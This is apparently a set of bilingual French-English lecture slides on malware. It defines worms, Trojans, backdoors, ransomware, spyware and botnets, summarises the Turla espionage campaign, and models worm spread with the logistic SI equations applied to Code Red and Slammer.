
Vers



- Des programmes complets qui se reproduisent en se copiant eux-mêmes par les ordinateurs sur le réseau
- Les vers, qui s'auto-propagent, identifient des hôtes victimes, les agressent et s'installent
- Ils peuvent le faire car les hôtes présentent des vulnérabilités
- Les vendeurs développent des correctifs pour les vulnérabilités mais les entreprises omettent souvent de les appliquer
- Les vers ont généralement deux rôles. Le premier est de se répandre sur d'autres ordinateurs, mais la plupart ont une deuxième tâche connue sous le nom de charge (**payload**). La charge d'un ver est ce que l'attaquant programme qu'il accomplisse après s'être répandu.

Vecteurs de Propagation des Vers

Comment les vers se déplacent-ils entre différents réseaux?



Ref: Computer Security Essentials, Edited by J. Graham, R. Howard, and R. Olson, 2010, CRC Press.

Cheval de Troie

Un fragment de code fragment qui se cache a l'intérieur d'un programme et accomplit une fonction cachée



Bombe programmée

- Un type de Cheval de Troie qui diffuse un type de code malveillant **lorsqu'un certain événement a lieu**
- Cet événement peut être une heure, une date ou un événement en cours



Porte dérobée

- **Logiciel permettant l'accès à un système informatique en contournant les procédures normales d'authentification.**
Par exemple:
 - Un nom d'utilisateur spécial et un mot de passe codé en dur dans le programme de login



- Les portes dérobées peuvent être introduites par des virus, des vers, des chevaux de Troie ou des **logiciels espions**.
 - Un service d'écoute sur une IP particulière pour les instructions à distance (par ex. Le logiciel Back Orifice)

Rançongiciel (ransomware)

- Le rançongiciel **dénie la disponibilité d'information et/ou de ressources** par l'un ou l'autre des 2 mécanismes suivants:
 - 1) En verrouillant l'accès des utilisateurs à un appareil ou
 - 2) En encryptant des fichiers sur un appareil.
- Le rançongiciel cible tous les types de systèmes d'exploitation.
- Le rançongiciel n'est pas nouveau. **Il est apparu pour la première fois en 1989** à une conférence de l'Organisation Mondiale de la Santé (OMS) lorsque le cheval de Troie SIDA ("AIDS Trojan") a été distribué aux participants de la conférence au moyen de disquettes contaminées.

Logiciel espion

Les attaquants utilisent à la fois:

- Des e-mails d'harponnage et
- Des attaques “watering hole”/point d'eau pour contaminer les victimes.

Epic Turla: The early-stage infection mechanism

Mission: Attackers inject the Epic backdoor into the high-profile victim's PC to validate the identity thereof

Infection vectors:



Watering hole attacks




Hundreds of victim IPs
>45 countries

>100 injected websites



Direct spearphishing emails



Targets:



Government bodies



Embassies



Military



Research and education organizations



Pharmaceutical companies

Cobra system and Snake malware platform



Cobra Carbon system/ Pfinet (+others):

Intermediary upgrades and communication plugins.

Snake/Uroburos:


High-grade malware platform that includes a rootkit and virtual file systems

Ref: <http://www.kaspersky.com/about/news/virus/2014/Unraveling-mysteries-of-Turla-cyber-espionage-campaign>

© 2014 Kaspersky Lab


Zombie/Bot

- Un programme qui **prend secrètement le contrôle d'un autre ordinateur connecté à internet** et qui utilise ensuite cet ordinateur pour lancer des attaques.
- Les zombies sont utilisés en attaque de déni de service, généralement contre des sites web ciblés, l'envoi de spams, etc...



Réseau de zombies

- Un réseau de zombies (ou **botnet**) est une collection d'ordinateurs-utilisateurs connectés à internet (zombies ou bots) infectés par un maliciel qui permet à un opérateur (ou botmaster) de contrôler des ordinateurs à distance



Programmes malveillants
Essayons de Comprendre!

Programmes malveillants

- **Historique et source**
 - Tu viens juste de cliquer sur INSTALL or SETUP d'un programme
 - Il prend contrôle...
 - Cree des fichiers et en modifie d'autres
 -
 - Fait tout un tas de choses...
 - Et maintenant....FINISH 😊
 - Quel cadeau viens-tu de tout juste recevoir? 😞

Programmes malveillants

What Can Malware Do?

- Pretty much *anything*
 - Payload generally *decoupled* from how manages to run
 - Only subject to *permissions* under which it runs
- Examples:
 - Brag or exhort or extort (pop up a message/display)
 - Trash files (just to be nasty)
 - Damage hardware (!)
 - Launch external activity (spam, *click fraud*, DoS)
 - Steal information (*exfiltrate*)
 - Keylogging; screen / audio / camera capture
 - Encrypt files (*ransomware*)
- Possibly delayed until condition occurs
 - “*time bomb*” / “*logic bomb*”

Programmes malveillants

Malware That Automatically Propagates

- **Virus** = code that **propagates** (**replicates**) across systems by arranging to have itself *eventually executed*, creating a **new additional instance**
 - Generally infects by altering **stored** code
- **Worm** = code that **self-propagates**/replicates across systems by arranging to have itself *immediately executed* (creating **new addl. instance**)
 - Generally infects by altering **running** code
 - No user intervention required
- (Note: line between these isn't always so crisp; plus some malware incorporates both styles)

Programmes malveillants

Propagation


- When virus runs, it looks for an **opportunity** to infect additional systems
- One approach: look for USB-attached thumb drive, alter any executables it holds to include the virus
 - Strategy: when drive later attached to **another** system & altered executable runs, it locates and infects executables on **new** system's hard drive
- **Or:** when user sends email w/ attachment, virus **alters attachment** to add a copy of itself
 - Works for attachment types that include **programmability**
 - E.g., Word documents (macros), PDFs (Javascript)
 - Virus can also send out such email proactively, using user's address book + enticing subject ("**I Love You**")

*autorun is
handy here!*

Rapid Propagation

Worms can potentially spread quickly because they **parallelize** the process of propagating/replicating.

Same holds for **viruses**, but they often spread more slowly since require some sort of **user action** to trigger each propagation.



Modeling Worm Spread

- Worm-spread often well described as *infectious epidemic*
 - Classic **SI** model: homogeneous random contacts
 - SI = Susceptible-Infectible
- Model parameters:
 - N: population size
 - S(t): susceptible hosts at time t.
 - I(t): infected hosts at time t.
 - β : *contact rate*
 - How many population members **each infected host** communicates with per unit time
 - E.g., if each infected host scans 10 Internet addresses per unit time, and 2% of Internet addresses run a vulnerable server $\Rightarrow \beta = 0.2$
- Normalized versions reflecting relative proportion of infected/susceptible hosts
 - $s(t) = S(t)/N$ $i(t) = I(t)/N$ $s(t) + i(t) = 1$

$$\begin{aligned} N &= S(t) + I(t) \\ S(0) &= I(0) = N/2 \end{aligned}$$

Computing How An Epidemic Progresses

- In continuous time:

The diagram shows the differential equation $\frac{dI}{dt} = \beta \cdot I \cdot \frac{S}{N}$ with three orange annotations and arrows:


- An arrow points from the text "Increase in # infectibles per unit time" to the $\frac{dI}{dt}$ term.
- An arrow points from the text "Total attempted contacts per unit time" to the $\beta \cdot I$ term.
- An arrow points from the text "Proportion of contacts expected to succeed" to the $\frac{S}{N}$ term.

- Rewriting by using $i(t) = I(t)/N$, $S = N - I$:

$$\frac{di}{dt} = \beta i(1 - i) \quad \Rightarrow \quad i(t) = \frac{e^{\beta t}}{1 + e^{\beta t}}$$


Fraction infected grows as a *logistic*

Fitting the Model to Code Red



Slammer's Growth

DShield Probe Data



What could have caused growth to deviate from the model?


Hint: at this point the worm is generating 55,000,000 scans/sec

Answer: the Internet ran out of carrying capacity! (Thus, β decreased.)
Access links used by worm completely clogged. Caused **major collateral damage**.

— DShield Data — $K=6.7/m$, $T=1808.7s$, Peak=2050, Const. 28


Programmes malveillants

- Comment le virus s'attache a un programme



